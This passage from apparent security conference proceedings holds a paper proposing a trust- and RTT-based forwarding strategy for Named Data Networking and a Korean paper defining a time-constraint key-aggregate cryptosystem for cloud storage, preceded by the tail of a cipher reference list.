Advanced Encryption Standard (AES) Conference, Ventura, CA. 1998.

[9] Dinu, Daniel, et al. Design strategies for ARX with provable bounds: SPARX and LAX (Full Version). Cryptology ePrint Archive, to appear 2016. http://eprint. iacr. org, 2016.

[10] Biham, Eli. "A fast new DES implementation in software." International Workshop on Fast Software Encryption. Springer Berlin Heidelberg, 1997.

[11] Grosso, Vincent, et al. "LS-designs: Bitslice encryption for efficient masked software implementations." International Workshop on Fast Software Encryption. Springer Berlin Heidelberg, 2014.

[12] Zhang, Wentao, et al. "RECTANGLE: a bit-slice lightweight block cipher suitable for multiple platforms." Science China Information Sciences 58.12 (2015): 1-15.

[13] Ullrich, Markus, et al. "Finding optimal bitsliced implementations of 4× 4-bit s-boxes." SKEW 2011 Symmetric Key Encryption Workshop, Copenhagen, Denmark. 2011.

[14] Mouha, Nicky, et al. "Chaskey: an efficient MAC algorithm for 32-bit microcontrollers." International Workshop on Selected Areas in Cryptography. Springer International Publishing, 2014.

[15] Mouha, Nicky, et al. "Chaskey: an efficient MAC algorithm for 32-bit microcontrollers." International Workshop on Selected Areas in Cryptography. Springer International Publishing, 2014.

[16] Yang, Gangqiang, et al. "The simeck family of lightweight block ciphers." International Workshop on Cryptographic Hardware and Embedded Systems. Springer Berlin Heidelberg, 2015.

[17] Bogdanov, Andrey, et al. "PRESENT: An ultra-lightweight block cipher." International Workshop on Cryptographic Hardware and Embedded Systems. Springer Berlin Heidelberg, 2007.

[18] Shirai, Taizo, et al. "The 128-bit blockcipher CLEFIA." International Workshop on Fast Software Encryption. Springer Berlin Heidelberg, 2007.

[19] ISO/IEC, “Information technology - Security techniques - Lightweight cryptography - Part 2: Block ciphers”, ISO/IEC 29192-2, 2012.

[20] NIST, “Lightweight Cryptography”, https://www.nist.gov/programs-projects/lightweight-cryptography.

[21] McKay, Kerry A., et al. "Report on Lightweight Cryptography." NIST DRAFT NISTIR 8114 (2016).

[22] Bassham, Larry, et al. "Profiles for the Lightweight Cryptography Standardization Process." (2017).

[23] Hong, Deukjo, et al. "HIGHT: A new block cipher suitable for low-resource device." International Workshop on Cryptographic Hardware and Embedded Systems. Springer Berlin Heidelberg, 2006.

[24] Kim, Dong-Chan, et al. "LSH: A new fast secure hash function family." International Conference on Information Security and Cryptology. Springer International Publishing, 2014.

[25] ISO/IEC, “Information technology - Security techniques - Encryption algorithms - Part 2: Asymmetric ciphers”, ISO/IEC 18033-2, 2006.

A Secure Adaptive Forwarding Approach for Name Data Networking*

Zeinab Rezaeifar† , Ubaidullah, Fathi Karim, Ginoumoua Xaivue, Sami Ullah, and Heekuck Oh‡

Department of Computer Science and Engineering, Hanyang University.

Abstract

To improve the current Internet infrastructure to support efficient resource allocations and bandwidth, finding the new architecture to satisfy this growth of information is an important challenge. Named Data Networking (NDN) which is a prominent example of Content Centric Networking (CCN) can be a good candidate for the future Internet infrastructure. In NDN, a consumer broadcasts an Interest message, and a corresponding Data message will be returned to the consumer. For the forwarding process in this network architecture, a router uses the Forwarding Information Base (FIB) table to forward packet toward the content provider. unlike an IP FIB entry, a NDN FIB entry can be adaptively updated to detect network problem and find a better and faster path to retrieve Data message, Therefore, a proper forwarding method can enhance network performance considerably. In this paper, we consider security and quality of service metrics to propose a new adaptive forwarding approach to forward Interest messages.

I. Introduction

Due to increasing number of Internet users drastically, the current IP based infrastructure exposes limitations such as the usage of bandwidth, performance of the network and security, and original server load. These limitations have motivated researchers to explore the new substation for the current Internet infrastructure. Name Data Networking (NDN) which is the example of Information-Centric Network (ICN) is a good candidate to implement in the future Internet infrastructure.

In NDN, the data plane includes two main parts: firstly, consumers broadcast Interest messages, and secondly, Data messages return to the consumers in the reverse path that Interest messages have been passed. Moreover. Interest forwarding includes checking Pending Interest Table (PIT), checking Content Store (CS) and finding the longest prefix match in Forwarding Information Base (FIB) while Data forwarding consists of checking CS, checking PIT & removing, and removing & inserting CS [1].

In NDN, the routing protocol acts the same as IP networks while the forwarding strategy can be updated adaptively to refine the network problem quickly. Moreover, to route a message a routing protocol and a forwarding strategy should be considered. The main different between routing protocols and forwarding strategies is that in routing protocols clarify which routes can meet the

* This research was supported by the MSIP(Ministry of Science, ICT and Future Planning), Korea, under the ITRC(Information Technology Research Center) support program (IITP-2017-2012-0-00559) supervised by the IITP (Institute for Information & communications Technology Promotion)

* This research was also supported in part by the NRF (National Research Foundation of Korea) grant funded by the Korea government MEST (Ministry of Education, Science and Technology) (No. NRF-2015R1D1A1A09058200)

† Author: z.rezaeifar@hanyang.ac.kr

‡ Corresponding authors: hkoh@hanyang.ac.kr

request while forwarding approaches can reveal the benefits and the order of the routes. Therefore, define a proper forwarding strategy can improve network performance considerably [2].

In this paper, we propose a light secure forwarding method for NDN. In this method, we use two main metrics, namely, Round Trip Time (RTT) and credibility of each interface. We use these two metrics to calculate Quality of Service (QoS) for ranking each interface of the specific prefix. later on, based on the ranking of each interface, the Interest message will be sent toward the content provider through higher ranked interfaces.

The rest of the paper is organized as follows. Section II outlines the state of art regarding different forwarding strategies in NDN. Section III presents Network architecture which follows with the attack model in Section IV. The we explain our proposed method in Section V. Finally some conclusions are given in Section VI.

II. State of Art

In NDN, forwarding strategies based on network environment and context such as throughput, network congestion and link failure can define which interfaces are proper to transfer Interest messages toward providers. Forwarding strategies according to [3] can be classified in to four groups: congestion control, aware forwarding, blind forwarding, and adaptive forwarding. be classified in two groups, namely, provider-blind and provider-aware methods.

In congestion control methods, control traffic is considered to select an interface. Methods such as [4] based on Interest shape scheme define interest rate limitation to control congestion of the network. Since the size of Interest messages is smaller than the Data messages, Interest shape schemes prefer to drop Interest messages before having to drop Data messages. In adaptive forwarding methods, defining an interface is adaptively based on network condition such as packet delivery and link failure. Adaptive forwarding methods such as [5] try to find balance between different metrics to select proper interfaces. Blind forwarding approach try to overcome flooding problems such as collision and high overhead with different approaches like time-based method [6] and counter based suppression [7]. In the aware forwarding strategies, the nodes use the neighbors and the content source to select the next-hop node. In-direction-selective forwarding [8] is one of aware forwarding protocol which use farthest node in each quadrant of its surround as the next-hop for forwarding the packet.

However, to the best of our knowledge, there is no forwarding approach which consider security metrics to select a proper interface. Therefore, in this paper, we propose an adaptive forwarding approach in which we consider security and RTT metrics to select a proper interface.

III. Network Architecture

In this paper, we consider three entities: user, router and provider in the NDN architecture. The users send requests to the network and the routers forward the message toward the providers. The providers or an intermediate router which cached the corresponding message to the user's request can reply to the request. Then Data message will traces path backwards towards the user. In NDN, routers contains three main parts: CS to cache data, PIT for keeping pending Interest messages and FIB table to keep

proper interfaces for each prefix for forwarding incoming Interest messages. Furthermore, each interface has one color Green, Yellow and Red which means interface works, may or may not work, does not work respectively [2]. We should mention that users and providers are exchangeable in our network architecture and our proposed algorithm is implemented in intermediates routers to select the best interface for forwarding Interest messages toward providers.

IV. Attack Model

To evaluate our propose method, we consider two kinds of attacks. Firstly, we consider a selective forward attack in which an intermediate router can behave like a black hole and does not forward or drop a message. However, in this case the compromised router can also hide its misbehavior with forwarding selectively. Secondly, we consider an illegal provider who forwards invalid messages toward the network in response of the valid user. Therefore, finding a proper interface to forward the message toward a valid provider is a big challenging. We can show that our proposed method can reduce the effect of these attacks significantly, so it can improve the network performance considerably.

V. Proposed Algorithm

In NDN, the data forwarding does not rely solely on routing protocols, but also it uses information and feedback from data plane to detect failure and problems faster.

Moreover, according to [2], using NACK can help the network to spread problem faster to downstream although in the original NDN, every node keep Interest message on its PIT until the lifetime of the Interest message will expire. Therefore, we use NACK in our proposed method to reveal problem quickly. In this case, if a node detects problem in which all its interface are exhausted to forward the Interest message, it will send NACK message which contains the reason of the error to downstream.

We use two metrics to calculate QoS and rank the interfaces for each prefix: RTT and the credibility ratio of the interface.

RTT is round trip time which is defined for the each interface of the specific prefix. RTT of each interface will be updated according to the delay between sending an Interest message and receiving the corresponding Data message from that interface. At first, we consider default RTT for each interface of the prefix. We will update RTT of each interface as mention in the equation (1).

$$RTT = (\alpha . oldRTT) + (1-\alpha) NRTT \qquad (1)$$

Where α is the constant weighting factor $0 \le \alpha \le 1$, and $NRTT$ is new Round Trip time.

Another an important factor that we can consider to rank an interface is credibility of each interface. with credibility of the interface, we mean how much we can relay on an interface to return a valid content. to calculate credibility of each interface, first we define a default value for each interface of the router. Later this credibility will be updated based on the trust value of the contents that we will receive from this interface. to calculate trust value of each content, we consider three metrics: popularity of the content, negative feedback and credibility of the peer (interface) that has sent this content.

After calculating the trust value of the content, we can estimate credibility of each interface based on previous value and the average trust value of the contents that a router receives from each interface.

Finally, QoS for each interface is

$$Q_i = w \times \frac{1}{\overline{RTT_i}} + (1-w) \times \overline{CR_i} \qquad (3)$$

calculated as shown in equation (3). according to QoS, the routers ranks each interface and later on, they will send the Interest messages to the highest rank interface.

Where w is the constant weighting factor $0 \le w \le 1$. $\overline{RTT_i}$ and $\overline{CR_i}$ are the normalized RTT_i and CR_i respectively which will be calculated by dividing RTT_i and CR_i to maximum value of RTT and CR of the specific prefix respectively.

VI. Conclusion

In this paper, first we discussed different methods of forwarding strategies in NDN. In spite of IP network, the forwarding strategy in NDN can update adaptively to enhance the network performance. However, since the selective forward attacks can reduce the benefits of the forwarding strategy in NDN, finding a method to combat these attacks can enhance network performance. Therefore, in this paper, we proposed a secure forwarding strategy with considering two metrics, namely, RTT and the credibility value of the interface to select the interface with highest performance. Moreover, we considered NACK packets to detect network problem quickly and omit invalid interface from FIB table.

References

[1] V. Jacobson, D. K. Smetters, J. D. Thornton, M. F. Plass, N. H. Briggs, and R. L. Braynard, "Networking named content," in Proceedings of the 5th international conference on Emerging networking experiments and technologies, pp. 1-12, 2009.

[2] C. Yi, A. Afanasyev, L. Wang, B. Zhang, and L. Zhang, "Adaptive forwarding in named data networking," ACM SIGCOMM computer ommunication review, vol. 42, pp. 62-67, 2012.

[3] D. Saxena, V. Raychoudhury, N. Suri, C. Becker, and J. Cao, "Named data networking: a survey," Computer Science Review, vol. 19, pp. 15-55, 2016.

[4] Y. Wang, N. Rozhnova, A. Narayanan, D. Oran, and I. Rhee, "An improved hop-by-hop interest shaper for congestion control in named data networking," in ACM SIGCOMM Computer Communication Review, 2013, pp. 55-60.

[5] H. Qian, R. Ravindran, G.-Q. Wang, and D. Medhi, "Probability-based adaptive forwarding strategy in named data networking," IFIP/IEEE International Symposium on Integrated Network Management (IM), 2013, pp. 1094-1101.

[6] L. Wang, A. Afanasyev, R. Kuntz, R. Vuyyuru, R. Wakikawa, and L. Zhang, "Rapid traffic information dissemination using named data," in Proceedings of the 1st ACM workshop on emerging name-oriented mobile networking design-architecture, algorithms, and applications, 2012, pp. 7-12.

[7] M. Amadeo, C. Campolo, and A. Molinaro, "Information-centric networking for connected vehicles: a survey and future perspectives," Communications Magazine, IEEE, vol. 54, pp. 98-104, 2016.

[8] Y. Lu, B. Zhou, L.-C. Tung, M. Gerla, A. Ramesh, and L. Nagaraja, "Energy-efficient content retrieval in mobile cloud," in Proceedings of the second ACM SIGCOMM workshop on Mobile cloud computing, 2013, pp. 21-26.

클라우드 환경을 위한 시간 제약 취합키 암호 시스템*

정윤송[1†], 이영경[1], 이동훈[1‡]

[1]고려대학교 정보보호대학원

Time-constraint Key Aggregate Cryptosystem for Cloud Storage

Yun Song Jeong[*], Young Kyung Lee[*], and Dong Hoon Lee[*]

*Graduate School of Information Security, Korea University.

요 약

클라우드 환경에서 여러 개의 복호화 키를 짧은 키 하나로 병합할 수 있는 취합키 시스템을 Cheng-Kang Chu 등이 제안하였다. 취합키 시스템에서는 데이터 소유자가 클라우드 저장소에 업로드한 데이터를 선택적으로 공유할 수 있는 키를 다른 사용자에게 위임할 수 있다. 이 취합키를 이용하면 데이터 소유자가 공유하기를 원하는 인덱스의 데이터만 복호화가 가능하다. 그러나 데이터 수정이 잦은 클라우드 환경에서 해당 인덱스의 데이터를 수정하더라도 기존의 키를 가진 사용자는 변경된 데이터를 복호화 할 수 있다.

본 논문에서는 특정 인덱스에 위치한 데이터를 일정 시간 이상 공유하고 싶지 않은 경우에 사용할 수 있는 시간 제약 취합키 시스템을 제안한다. 시간에 따라서 암호문이 갱신되므로 과거에 추출된 키를 가진 사용자는 암호문을 복호화 할 수 없다. 이 시스템은 시간에 따라 스스로 재암호화하는 자기 갱신 암호시스템을 기반으로 설계되었다. 자기 갱신 암호시스템에서는 사용자의 키가 암호문이 갱신되기 전에 추출되었다면 암호문을 복호화 할 수 없다.

I. 서론

기존의 PC와 모바일 환경에서 IoT 환경으로 전환되면서 클라우드 저장소의 활용범위가 더욱 넓어졌다. 각 IoT 디바이스들은 클라우드 서버를 통해 수집한 데이터를 공유하고 어플리케이션에 활용한다. 디바이스들이 수집한 데이터는 대부분 개인정보를 포함하고 있으므로 암호화되어야 한다. 또한, 데이터가 주기적으로 추가되거나 갱신되므로 데이터를 유연하고 효율적으로 수정할 수 있어야 한다. 언제 어디서나 데이터에 접근할 수 있고 데이터 공유가 쉽다는 점에서 클라우드 환경은 매력적이지만 안전성, 유연성, 효율성 세 가지 측면을 모두 고려해서 설계되어야 한다.

클라우드 서버에서 인증을 한 후 접근제한을 하는 방식은 권한 상승이 모든 데이터의 유출로 이어질 수 있다는 문제가 있다. 신뢰하지 않는 클라우드 서버에서는 사용자들이 각각 서로 다른 키로 데이터를 암호화해서 업로드 할 수 있다. 암호문마다 서로 다른 키를 이용하면 암호문 개수에 선형적으로 키 길이가 증가한다. 이 방식은 저장 공간이 제한된 환경에서 사용할 수 없다.

이러한 문제점을 해결하기 위해서 2014년 Cheng-Kang Chu 등은 취합키 암호시스템(Key-Aggregate Cryptosystem, KAC)을 제안하였다[1]. KAC에서는 메시지를 공개키와 클래스(class)라는 암호문 식별자를 이용해 암호화한다. 마스터키 소유자는 여러 개의 암호문 클래스의 키를 병합한 하나의 취합키를 추출할 수 있다. 즉, 선택한 암호문 클래스들을 복호화하는 능력을 위임할 수 있다. 이 취합키를 이용하면 선택한 집합 외의 암호문은 복호화 할 수

* "이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단-차세대정보·컴퓨팅기술개발사업의 지원을 받아 수행된 연구임(NRF-2016M3C4A7937115)."

† 주저자, song91415@naver.com

‡ 교신저자, donghlee@korea.ac.kr

없다. 위임한 취합키의 길이는 각 암호문 클래스 집합의 크기와 관계없이 상수이므로 각 암호문 클래스마다 서로 다른 복호화 키를 전송하거나 저장하는 것보다 효율적이다. KAC는 키 길이가 짧으므로 스마트카드나 IoT 기기와 같이 제한된 저장소에 적합하다.

클라우드 환경에서는 여러 사용자가 데이터를 빈번하게 갱신하거나 삭제한다. 이 때, 기존의 KAC로 암호화를 하는 경우 한 번 취합키를 받은 사용자는 해당 암호문 클래스가 수정이 되더라도 계속 복호화할 수 있다. 이 문제를 해결하는 가장 간단한 방법은 수정할 때마다 클래스를 계속 폐기하는 것이지만 비효율적이다. 본 논문에서는 시간 제약 취합키 암호 시스템(Time-constraint Key Aggregate Cryptosystem, TKAC)를 제안한다. TKAC에서는 다음과 같이 자기 갱신 암호시스템(Self-Updatable Encryption, SUE) [2]을 기반으로 설계되어 시간에 따라서 암호문이 갱신된다. 데이터 소유자는 공개키와 암호문 클래스, 시간 정보로 암호화한 데이터를 업로드한다. 그러므로 누구나 클라우드에 데이터를 암호화해서 공유할 수 있다. 데이터 소유자는 암호문 클래스를 선택하여 시간이 제한된 취합키를 생성한다. 복호화 할 때는 위임받은 암호문 클래스들에 대한 취합키를 이용한다. 이 때 취합키의 시간 정보가 암호문의 시간 정보와 같거나 이후일 때에만 복호화가 가능하다. 즉, 취합키를 받은 이후에 데이터가 갱신되었다면 암호문이 시간에 따라서 스스로 재암호화하므로 이전 취합키를 가진 사용자는 암호문을 복호화 할 수 없다.

본 논문의 구성은 다음과 같다. II장에서는 기법의 이해에 필요한 배경지식을, III장에서는 제안하는 기법을 설명한다. IV장에서는 기존 연구와 제안한 기법을 비교·분석하고 V장에서는 결론을 맺는다.

II. 배경지식

2.1 취합키 암호시스템(Key-Aggregate Cryptosystem, KAC)

KAC는 Boneh 등의 충돌 저항 브로드캐스트 암호 시스템[3]을 바탕으로 설계되어 다음의 5개의 알고리즘으로 구성되어 있다.

• $Setup(1^{\lambda}, n)$: 위수가 $p(2^{\lambda} \leq p \leq 2^{\lambda+1})$인 순환군 G의 생성자 g와 임의의 $\alpha \in Z_p$를 선택해 $g_i = g^{\alpha^i} (i = 1,..,n,n+2,...,2n)$를 계산한다. 파라미터 $param = < g, g_1, \cdots, g_n, g_{n+2}, \cdots, g_{2n} >$을 출력한다. $param$은 이후 모든 알고리즘에 입력으로 들어가지만 표기를 생략하였다.

• $KeyGen()$: 임의의 $\gamma \in Z_p$를 선택하고 $pk = v = g^{\gamma}, msk = \gamma$의 공개키/마스터키 쌍을 출력한다.

• $Encrypt(pk, i, m)$: 공개키 pk와 암호문 클래스를 가리키는 인덱스 i, 평문 m을 입력받는다. 임의의 $t \in Z_p$를 선택해서 암호문 $C = < g^t, (v \cdot g_i)^t, m \cdot e(g_1, g_n)^t >$를 출력한다.

• $Extract(msk = \gamma, S)$: 인덱스의 집합 S에 대해서 취합키 $K_S = \prod_{j \in S} g_{n+1-j}^{\gamma}$를 출력한다.

• $Decrypt(K_S, S, i, C = < c_1, c_2, c_3 >)$: $i \notin S$인 경우에는 $\perp$을 출력하고, 그렇지 않은 경우 평문 m을 다음과 같이 출력한다.

$$m = c_3 \cdot e(K_S \prod_{\substack{j \in S \\ j \neq i}} g_{n+1-j+i}, c_1) / e(\prod_{j \in S} g_{n+1-j}, c_2)$$

2.2 자기 갱신 암호시스템(Self-Updatable Encryption, SUE)

SUE에서는 개인키와 암호문이 시간과 관계를 가지며 암호문은 미래 시간에서 쉽게 갱신할 수 있는 형태이다. 사용자의 개인키가 시간 T, 암호문이 시간 T'과 관계가 있다고 한다면 $T' \leq T$인 경우에는 개인키를 가진 사용자가 암호문을 복호화 할 수 있고, $T' > T$인 경우에는 복호화 할 수 없다. 즉, 개인키를 가진 사용자는 시간 T까지 생성된 암호문은 모두 복호화해 볼 수 있지만, 이후에 갱신된 암호문은 복호화 할 수 없다. 누구든지 공개키를 이용해서 새로운 시간 $T_C (T_C > T')$에 암호문을 갱신할 수

있다.

2.3 l-선형 디피-헬만 지수 가정(l-Bilinear Diffie-Hellman Exponent assumption,l-BDHE)

소수 p를 위수로 가지는 순환군 G에서 크기가 $2l+1$인 벡터 $(h, g, g^{\alpha}, g^{\alpha^2}, ..., g^{\alpha^l}, g^{\alpha^{l+2}}, ..., g^{\alpha^{2l}}) \in G^{2l+1}$가 주어졌을 때, $e(g,h)^{\alpha^{l+1}} \in G_1$을 계산하는 것이 어렵다.

III. 제안하는 기법

3.1 시간 제약 취합키 암호 시스템 (Time-constraint Key Aggregate Cryptosystem, TKAC)의 형식적 정의

본 논문에서 제안하는 TKAC는 다음과 같은 6개의 알고리즘으로 구성된다.

• $Setup(1^{\lambda}, n, m)$: 데이터 소유자가 서버에 계정을 생성할 때 실행하는 알고리즘이다. 보안 상수(security parameter) 1^{λ}와 암호문 클래스의 개수 n(암호문 클래스는 1부터 n까지 값이다.)를 입력받아서 시스템 내에서 사용되는 파라미터(parameter)를 생성한다. 파라미터는 이후의 알고리즘에 모두 입력으로 들어가지만 표기를 생략하였다. m은 암호문을 갱신할 수 있는 최대 시간 주기이다.

• $KeyGen()$: 데이터 소유자가 임의의 공개키/마스터키 쌍 (pk, msk)을 생성한다.

• $Encrypt(pk, i, M, T_k)$: 공개키 pk, 암호문 클래스 i, 평문 M, 시간 T_k를 입력받아 시간 T_k에서의 암호문 C_{T_k}를 생성한다.

• $Update(pk, i, C_{T_k}, T_{k'})$: 공개키 pk, 암호문 클래스 i, 시간 T_k에서의 암호문 C_{T_k}와 시간 $T_{k'}$를 입력받아 $T_{k'}$에서의 암호문 $C_{T_{k'}}$으로 갱신한다.

• $Extract(msk, S, T_k)$: 데이터 소유자가 특정 암호문 클래스들의 집합에 대한 복호화 능력을 위임하기 위해서 실행하는 알고리즘이다. 마스터키 msk를 이용해서 어떤 암호문 클래스들의 집합 S에 대한 시간 T_k에서의 취합키 K_{S,T_k}를 생성한다.

• $Decrypt(K_{S,T_k}, S, i, C_{T_{k'}}, T_k)$: 취합키 K_{S,T_k}를 가진 사용자가 클래스 $i \in S$의 암호문 $C_{T_{k'}}$를 복호화해서 평문 M을 얻는 알고리즘이다.

3.2 시간 제약 취합키 암호 시스템 기법 (TKAC)

• $Setup(1^{\lambda}, n, m)$: $2^{\lambda} \le p \le 2^{\lambda+1}$를 만족하는 위수가 p인 순환군 G, 생성자 $g \in G$와 $\alpha \in Z_p$를 임의로 선택한다. $i \in \{1,...,n,n+2,...,2n\}$ 에 대해서 $g_i = g^{\alpha^i}$를 계산한다. 시스템 파라미터 $param = < g, g_1, ..., g_n, g_{n+2}, ..., g_{2n} >$, 해시함수 $H: \{0,1\}^* \rightarrow G$, 최대 시간 주기 m을 다른 사용자들에게 공개한다. 암호문 클래스는 정수들의 집합 $\{1,...,n\}$의 한 원소로 나타낸다. n은 암호문 클래스 개수의 최댓값이다. 암호문 갱신이 일어날 때마다 시간이 T_k에서 T_{k+1}로 증가한다. 시간 T_1에서 최대 T_m까지 갱신이 가능하다.

• $KeyGen()$: 임의의 값 $\gamma \in Z_p$을 선택해서 공개키 $pk = v = g^{\gamma}$와 마스터키 $msk = \gamma$를 출력한다. 데이터 소유자는 pk는 공개하고 msk는 비밀값으로 공개하지 않는다.

• $Encrypt(pk, i, M, T_k)$: 임의의 값 $r_{\tilde{i}} \in Z_p$ $(\tilde{i} = 1,,,k, k \le m)$를 선택하여 암호문 C_{T_k}를 다음과 같이 출력한다.

$$C_{T_k} = < g^t, (vg_i)^t, M \cdot e(g_n, g_1)^t, \prod_{\tilde{i}=1}^{k} H(T_{\tilde{i}})^{r_{\tilde{i}}}, g^{r_1}, g^{r_2}, ..., g^{r_k} > \ (t = \sum_{\tilde{i}=1}^{k} r_{\tilde{i}})$$

• $Update(pk, i, C_{T_k}, T_{k'})$: $k' \leqq k$인 경우에는 $\perp$를 출력하고, 그렇지 않은 경우에는 시간 T_k에서의 암호문 C_{T_k}가 주어졌을 때, 시간 $T_{k'}(k' \le m)$에서 갱신된 암호문 $C_{T_{k'}}$을 다음과 같이 출력한다.

$$C_{T_{k'}} = < g^{t'}, (v \cdot g_i)^{t'}, M \cdot e(g_n, g_1)^{t'}, \prod_{\tilde{i}=1}^{k'} H(T_{\tilde{i}})^{r_{\tilde{i}}},$$

$$g^{r_1}, ..., g^{r_k}, ..., g^{r_{k'}} > \ (t' = \sum_{\tilde{i}=1}^{k'} r_{\tilde{i}} = t + \sum_{\tilde{i}=k+1}^{k'} r_{\tilde{i}})$$

이 때, $C_{T_k} = < c_1, c_2, c_3, c_4, c_{5,1}, ..., c_{5,T_k} >$,

$C_{T_{k'}} = < c_1', c_2', c_3', c_4', c_{5,1}, ..., c_{5,T_k}, ..., c_{5,T_{k'}} >$라고 할 때, 임의로 $r_{k+1}, r_{k+2}, ..., r_{k'}$을 선택해서

$$c_1' = c_1 \prod_{\tilde{i}=k+1}^{k'} g^{r_{\tilde{i}}},\ c_2' = c_2 \prod_{\tilde{i}=k+1}^{k'} (v g_{\tilde{i}})^{r_{\tilde{i}}},$$

$$c_3' = c_3 e(g_n, g_1)^{\sum_{\tilde{i}=k+1}^{k'} r_{\tilde{i}}},\ c_4' = c_4 \prod_{\tilde{i}=k+1}^{k'} H(T_{\tilde{i}})^{r_{\tilde{i}}}$$으로 계산할 수 있다.

• $Extract(msk, S, T_k)$: 암호문 클래스의 집합 S와 시간 T_k가 주어졌을 때, 마스터키를 이용해서 취합키 K_{S,T_k}를 다음과 같이 출력한다.

$$K_{S,T_k} = < K_S H(T_1)^{r_1}, ..., K_S H(T_k)^{r_k} >$$

$$(K_S = \prod_{j \in S} g_{n+1-j}^{\gamma})$$

• $Decrypt(K_{S,T_k}, S, i, C_{T_{k'}}, T_k)$: $i \notin S$ 또는 $k' > k$인 경우에는 K_{S,T_k}를 사용할 수 없으므로 $\perp$를 출력하고, $k' = k$인 경우에는 다음과 같이 암호문 $C_{T_{k'}}$를 복호화해서 평문 M을 출력한다. $C_{T_{k'}} = < c_1, c_2, c_3, c_4, c_{5,T_1}, ..., c_{5,T_k} >$일 때, 취합키 K_{S,T_k}를 이용해서 평문을 계산할 수 있다.

$$c_3 \cdot \frac{e(\prod_{\substack{j \in S \\ j \neq i}} g_{n+1-j+i}, c_1) \cdot \prod_{\tilde{i}=1}^{k} e(K_S H(T_{\tilde{i}})^{\gamma}, g^{r_{\tilde{i}}})}{e(\prod_{j \in S} g_{n+1-j}, c_2) \cdot e(c_4, pk)}$$

위 기법의 정확성(correctness)은 다음과 같이 보일 수 있다.

$$\frac{e(\prod_{\substack{j \in S \\ j \neq i}} g_{n+1-j+i}, c_1) \cdot \prod_{\tilde{i}=1}^{k} e(K_S H(T_{\tilde{i}})^{\gamma}, g^{r_{\tilde{i}}})}{e(\prod_{j \in S} g_{n+1-j}, c_2) \cdot e(c_4, pk)}$$

$$= \frac{e(\prod_{\substack{j \in S \\ j \neq i}} g_{n+1-j+i}, c_1) \cdot e(K_S, g^{\sum_{\tilde{i}=1}^{k} r_{\tilde{i}}}) \prod_{\tilde{i}=1}^{k} e(H(T_{\tilde{i}})^{\gamma}, g^{r_{\tilde{i}}})}{e(\prod_{j \in S} g_{n+1-j+i}, c_2) \cdot \prod_{\tilde{i}=1}^{k} e(H(T_{\tilde{i}})^{r_{\tilde{i}}}, g^{\gamma})}$$

$$= \frac{e(\prod_{\substack{j \in S \\ j \neq i}} g_{n+1-j+i}, g^t) \cdot e(K_S, g^t)}{e(\prod_{j \in S} g_{n+1-j}, c_2)}$$

$$= e(K_S \prod_{\substack{j \in S \\ j \neq i}} g_{n+1-j}, g^t) / e(\prod_{j \in S} g_{n+1-j}, c_2)$$

그 다음 계산과정은 KAC에서의 복호화과정도 동일하므로[1] 위의 식이 $1/e(g_{n+1}, g)^t$이 됨을 확인할 수 있다. 따라서 다음과 같이 평문 M을 복호화해서 출력한다.

$$c_3 / e(g_{n+1}, g)^t = M \cdot e(g_{n+1}, g)^t / e(g_{n+1}, g)^t = M$$

$k' < k$인 경우에는 암호문 $C_{T_{k'}}$과 T_k를 $Update(pk, i, C_{T_{k'}}, T_k)$ 알고리즘에 입력해서 T_k까지 갱신한 암호문 C_{T_k}을 구한다. 구한 C_{T_k}을 $Decrypt(K_{S,T_k}, S, i, C_{T_k}, T_k)$에 입력하여 평문 M을 출력한다.

IV. 비교 및 분석

[표 1] TKAC와 선행 연구 비교

	Naive Approach	KAC	TKAC
시간 제약 기능	X	X	O
키 폐기	불가능	불가능	시간에 따라서 가능
기반 문제 (Assumption)	RSA :Factorizing	l-BDHE	l-BDHE
키 길이 (n:클래스 개수, m:시간 주기)	$O(n,1)$	$O(1,1)$	$O(1,m)$
암호문 길이 (m:시간 주기)	$O(1)$	$O(1)$	$O(m)$

TKAC를 클라우드 저장소에서 사용가능한 선행연구들과 비교해보았다. [표 1]에서 Naive Approach란 각각의 클래스를 서로 다른 공개키를 이용해 RSA기법으로 암호화하고 사용자들에게 선택적으로 키를 나누어주는 방식이다. 클래스의 개수를 n, 시간 주기를 m이라고 할 때, Naive Approach에서는 각 클래스마다 키가 필요하므로 키의 길이는 $O(n,1)$, 암호문의 길이는 $O(1)$이다. 이처럼 공유하는 데이터의 클래스마다 키를 나누어주는 방식은 비효율적이므로 KAC가 제안되었다. KAC는 선택한 클래스들에 대한 상수 길이의 암호문과 복호화 키를 제공한다. 즉, 상수 길이의 취합키가 클라우드 저장소의 여러 개의 클래스에 대한 복호화 능력을 가진다.

그러나 Naive Approach와 KAC에서는 키 폐기가 불가능하다. 두 가지 방식은 이전에 사용자에게 분배한 키를 폐기하고 싶다면 시스템을 다시 설정해야 한다. 한 명의 사용자에 대해서 권한을 제거할 때에도 전체 시스템을 다시 설정하고 사용자에게 키를 분배해야하는 문제가 있다. 이를 해결하기 위해서 본 논문에서는 시간 제약 기능을 가진 TKAC를 제안하였다.

TKAC는 KAC와 마찬가지로 l-BDHE 문제가 어렵다는 가정을 기반으로 안전성을 보장한다. TKAC와 기존 연구의 가장 큰 차이점은 시간 제약 기능 여부이다. 시간 제약 기능이란 일정 시간이 지나면 기존의 키를 가진 사용자의 복호화 능력을 제한하는 것이다. 즉 TKAC에서는 데이터 소유자가 선택한 데이터를 일정 시간 동안만 다른 사용자에게 권한을 나누어줄 수 있다. TKAC는 키의 길이가 $O(1,m)$, 암호문의 길이는 $O(m)$으로 시간 주기에 대해서 선형적으로 증가한다. TKAC는 키와 암호문 길이가 증가한다는 한계점을 가지고 있지만, 암호문을 선택해서 시간 제약성을 가진 복호화 권한을 위임할 수 있으므로 데이터 수정이 잦은 클라우드 환경에서 사용하기 적합하다.

V. 결론

본 논문에서는 시간을 제한한 취합키 시스템 TKAC를 제안하였다. TKAC에서는 데이터 소유자가 선택한 암호문 클래스에 대해서 일정 시간동안만 복호화가 가능한 키를 생성한다. 이러한 취합키를 사용하여 데이터 소유자가 선택한 암호문 집합과 시간에서 다른 사용자와 데이터 공유가 가능하다. TKAC는 클라우드 저장소에서 선택한 많은 양의 암호문을 시간 제약을 주어서 공유할 때 유용하게 사용될 수 있다.

이 기법의 단점은 키 길이가 시간 주기에 따라서 선형적으로 증가한다는 것이다. 최대 시간 주기 이후에는 더 이상 갱신이 불가능하므로 $Setup$ 알고리즘부터 다시 실행해야한다. 키 길이를 줄이는 문제와 안전성 모델을 정의하고 증명하는 것은 향후 흥미로운 연구주제가 될 것이다.

[참고문헌]

